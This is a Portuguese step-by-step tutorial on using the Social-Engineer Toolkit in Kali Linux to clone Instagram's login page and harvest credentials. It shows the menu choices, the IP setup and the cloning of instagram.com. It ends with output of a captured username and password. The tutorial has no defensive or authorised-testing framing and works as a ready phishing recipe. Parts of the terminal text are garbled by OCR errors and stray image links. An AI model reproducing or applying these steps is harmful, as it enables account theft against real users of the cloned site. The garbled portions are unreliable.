

# Criando Phishing com o Kali Linux

### Configuração:

**No terminal, entrar como usuário root e acessar setoolkit:**

```

(zhawny@zhawny)~$ sudo su
[sudo] senha para zhawny:
(zhawny@zhawny)~$ setoolkit

```

**Tipo de ataque: Social -Engineering Attacks**

[illegible]

## Vetor de ataque: Web Site Attacks Vectors

```

Arquivo Ações Editar Exibir Ajuda
```

Social-Engine Toolkit  
 Free  
 Kings  
 Wyz TrusteDsec.

---

The Social-Engine Toolkit (SET)  
Created by: David Kennedy (ReLIX)

[=]		=]
[=]	Version: 6.4.7	=]
[=]	Codename: "Maverick"	=]
[=]	Follow us on Twitter: @TrusteDsec.	=]
[=]	Follow me on Twitter: @HackingDave	=]
[=]	Homepage: https://www.trustedsec.com	=]

Welcome to the Social-Engine Toolkit (SET).  
The one stop shop for all of your SE needs.

The Social-Engine Toolkit is a product of TrustedSec.  
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec-ptf to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

```
S&> >
```

## Método de ataque: **Credential Harvester Attack Method**

```
Arquivo  Ações  Editar  Exibir  Ajuda
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java app
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasplo
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the high
s link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java A
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

## Método de ataque: **Site Cloner**

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

## Obtendo o endereço da máquina: **ipconfig**

```
Arquivo  Ações  Editar  Exibir  Ajuda

—
— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
—

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.16
8.3.86]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

URL para clone: **https://www.instagram.com**

```
Arquivo  Apêles  Editar  Exibir  Ajuda


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.16
8.3.86]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.instagram.com

[*] Cloning the website: https://www.instagram.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless,
this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

## Resultados:





```
Arquivo  Ações  Editar  Exibir  Ajuda
1a0THmEb4i1Rwdq7SdC85EapVQaqa1f5DgGl0Jw8ecwaS1sxm2wMC0W81cVVQ2a042E06_y09Jw6xw
PARAM: __comet_req=7
PARAM: lsd=AVrzfowY9f8
PARAM: jazoest=21023
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1019093153
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1735411394
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: enc_password=#PWD_INSTAGRAM_BROWSER:0:1735411813:adminmaria
PARAM: caaf2DebugGroup=0
POSSIBLE USERNAME FIELD FOUND: loginAttemptSubmissionCount=0
PARAM: optIntoOneTap=false
PARAM: queryParams={}
PARAM: trustedDeviceRecords={}
POSSIBLE USERNAME FIELD FOUND: username=maria@gmail.com
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```